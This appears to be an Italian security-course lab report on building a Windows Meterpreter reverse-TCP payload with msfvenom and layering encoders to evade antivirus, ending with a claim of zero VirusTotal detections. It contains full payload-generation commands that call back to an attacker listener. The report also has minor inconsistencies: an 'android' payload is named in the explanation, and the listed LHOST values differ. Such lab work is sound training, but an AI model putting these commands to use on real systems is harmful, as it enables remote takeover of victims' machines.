MSFvenom

Sommario

Traccia esercizio principale

L'esercizio di oggi consiste nel creare un malware utilizzando MSFvenom che sia meno rilevabile rispetto al malware analizzato durante la lezione.

Preparazione dell'Ambiente Assicurati di avere un ambiente di lavoro sicuro e isolato, preferibilmente una macchina virtuale, per evitare danni al sistema principale.

1. Utilizzo di msfvenom per generare il malware.
2. Migliorare la Non Rilevabilità
3. Test del Malware una volta generato.

Traccia esercizio facoltativo

In relazione all'esercizio precedente, confronta i risultati del nuovo malware generato con quello di partenza.

Valuta le differenze in termini di rilevabilità e discuti le possibili migliorie.

Svolgimento esercizio principale

Comando MSFvenom

msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.50.100 LPORT=4444 -a x86 --platform windows -e x86/shikata_ga_nai -i 400 -o surprise.exe

Spiegazione del comando

a) **Msfvenom** è uno strumento incluso nel framework Metasploit, utilizzato per creare payload personalizzati. Permette di generare codice malevolo da utilizzare in test di penetrazione.

b) **-p android/meterpreter/reverse_tcp**

- **-p (payload)**: Specifica il tipo di payload da generare.
- **android/meterpreter/reverse_tcp**: Questo indica che il payload utilizzerà Meterpreter (*un payload avanzato di Metasploit*) e sarà di tipo *reverse TCP*. Nello specifico:
  - **windows**: Indica che il payload è progettato per il sistema operativo Windows.
  - **meterpreter**: È un payload che consente un controllo remoto avanzato sul dispositivo compromesso (es. esecuzione di comandi, gestione file, keylogging, ecc.).
  - **reverse_tcp**: Specifica che il payload stabilirà una connessione inversa al sistema dell'attaccante.

c) **LHOST=192.168.50.100**: Indica l'indirizzo IP del listener, ovvero il sistema dell'attaccante che riceverà la connessione inversa.

d) **LPORT=4444** Specifica la porta utilizzata dal listener per ricevere la connessione inversa. In questo caso, è impostata sulla porta 4444.

e) **-a x86** Specifica l'architettura del payload. Qui è impostata su x86, il che significa che il payload è progettato per sistemi a 32 bit.

f) **--platform windows** Specifica il sistema operativo di destinazione.

g) **-e x86/shikata_ga_nai** Utilizza un encoder per offuscare il payload e renderlo più difficile da individuare tramite software di protezione (es. antivirus). In questo caso x86/shikata_ga_na è un encoder polimorfico che modifica il codice del payload senza alterarne la funzionalità, non garantisce il bypass completo degli antivirus moderni.

h) **-i 400** Indica il numero di iterazioni dell'encoding. In questo caso, il payload viene codificato 400 volte per aumentare l'offuscamento.

i) **-o surprise.exe** Specifica il nome del file di output. In questo caso, il payload generato viene salvato come surprise.exe.

Funzionamento del payload di tipo Reverse TCP

Il payload generato è di tipo reverse TCP, il che significa che:

1. Una volta eseguito sul sistema target (vittima), il payload tenta di connettersi al listener configurato sull'host attaccante, utilizzando l'indirizzo IP e la porta specificati (LHOST e LPORT).
2. Una volta stabilita la connessione, l'attaccante può interagire con il sistema target tramite una sessione Meterpreter.

Vantaggi del reverse TCP:

- Funziona anche quando il sistema target si trova dietro un firewall o NAT, poiché la connessione viene inizializzata dalla vittima.
- Permette una sessione interattiva e persistente, garantendo pieno controllo remoto del sistema.

Svantaggi:

- Richiede che il listener sia configurato e in ascolto prima che il payload venga eseguito.
- Potrebbe essere rilevato da sistemi IDS/IPS o antivirus moderni, soprattutto se il traffico non è crittografato.

Differenza tra Reverse TCP e Blind TCP

a. Reverse TCP

- In una connessione *reverse TCP*, il sistema target avvia la comunicazione con il listener sul sistema dell'attaccante.
- Il listener può interagire con la vittima tramite una sessione interattiva.
- Utilizzato per ottenere controllo remoto continuo.

Esempi di utilizzo:

- Quando il sistema target si trova dietro un firewall o NAT.
- Quando l'obiettivo è ottenere controllo remoto persistente.

b. Blind TCP

- In un attacco *blind TCP*, il payload esegue un'azione (es. invio di dati) senza instaurare una comunicazione bidirezionale con il listener.
- Non consente una sessione interattiva o controllo remoto continuo.

Esempi di utilizzo:


- Quando non è possibile stabilire una connessione inversa.
- Per trasmettere rapidamente informazioni o eseguire azioni una tantum.

Tabella comparativa:

Caratteristica	Reverse TCP	Blind TCP
Connessione inversa	Sì	No
Sessione interattiva	Sì	No
Controllo remoto continuo	Sì	No
Listener richiesto	Sì	No

Analisi del malware generato

Analisi del file generato su Virus Total, risultato
https://www.virustotal.com/gui/file/166190c54a25828ffefbe2fe38303773d2a3e9b6a58cd4566ebe13a1dc42066a



In questo modo, l'encoder è stato facilmente rilevato.

Migliorare la non rilevabilità

Comando: **msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.50.100 LPORT=5959 -a x86 --platform windows -e x86/shikata_ga_nai -i 400 -f raw | msfvenom -a x86 --platform windows -e x86/countdown -i 200 -f raw | msfvenom -a x86 --platform windows -e x86/shikata_ga_nai -i 138 -o surprise2.exe**

Questo comando applica un'offuscamento multilivello tramite encoder diversi e successive iterazioni.

1° passaggio

msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.50.100 LPORT=5959 -a x86 --platform windows -e x86/shikata_ga_nai -i 400 -f raw

- **Payload:** windows/meterpreter/reverse_tcp, progettato per connettersi all'host di ascolto su 192.168.50.100:5959.
- **Encoder:** x86/shikata_ga_nai, applicato con **400 iterazioni** per offuscare il payload.
- **Formato di output:** RAW, ovvero codice binario non incapsulato in un eseguibile.

2° passaggio

msfvenom -a x86 --platform windows -e x86/countdown -i 200 -f raw

- **Encoder aggiuntivo**: x86/countdown, applicato con 200 iterazioni.
- **Formato di output**: Ancora RAW, aggiungendo ulteriore offuscamento.

3° passaggio

msfvenom -a x86 --platform windows -e x86/shikata_ga_nai -i 138 -o surprise2.exe

- **Encoder finale:** x86/shikata_ga_nai, applicato con **138 iterazioni**.
- **Formato di output:** Salva il payload finale come un file eseguibile Windows (surprise2.exe).

Vantaggi e limiti del metodo proposto

Vantaggi


1. Offuscamento multilivello: L'uso di encoder diversi (es. shikata_ga_nai e countdown) e iterazioni multiple rende il payload più difficile da rilevare tramite analisi statiche basate su firme.
2. Resistenza alle firme predefinite: Gli encoder riscrivono il codice del payload, eliminando potenziali pattern riconoscibili.

Limiti

1. Dimensione del file: Ogni iterazione aggiunge istruzioni al payload, aumentando la dimensione del file finale. File di grandi dimensioni possono essere segnalati o analizzati manualmente.
2. Rilevamento comportamentale: Gli antivirus moderni e le soluzioni EDR (Endpoint Detection and Response) spesso utilizzano analisi comportamentali, non solo basate su firme. Un payload che stabilisce una connessione inversa, anche se offuscato, potrebbe essere rilevato dalla sua attività sospetta (es. apertura di connessioni esterne).
3. Eccesso di encoding: Un numero eccessivo di iterazioni può rendere il payload instabile o non funzionale.

Risultati

https://www.virustotal.com/gui/file/0fcfe24f25576ff39415eafc44f555a7a69235ccac6b272f3a0dcc30a2ec631b



Si può concludere che non è stato rilevato alcuna minaccia, la tecnica di offuscamento multistrato ha funzionato.

Svolgimento esercizio facoltativo

Offuscamento:

- surprise.exe: Singolo livello di encoding con x86/shikata_ga_nai (400 iterazioni).
- surprise2.exe: Offuscamento multilivello con:
    - x86/shikata_ga_nai (400 iterazioni),
    - x86/countdown (200 iterazioni),
    - x86/shikata_ga_nai (138 iterazioni).

Dimensione del file:

- surprise2.exe è più grande di surprise.exe a causa dei molteplici livelli di encoding.

Probabilità di rilevamento:

- surprise.exe è più facile da rilevare (meno offuscato).
- surprise2.exe è più difficile da rilevare (offuscamento più complesso).

Stabilità:

- surprise2.exe potrebbe risultare meno stabile a causa del numero eccessivo di iterazioni e del multilivello.

Configurazione:

- surprise.exe: LHOST=192.168.188.131, LPORT=4444.
- surprise2.exe: LHOST=192.168.50.100, LPORT=5959.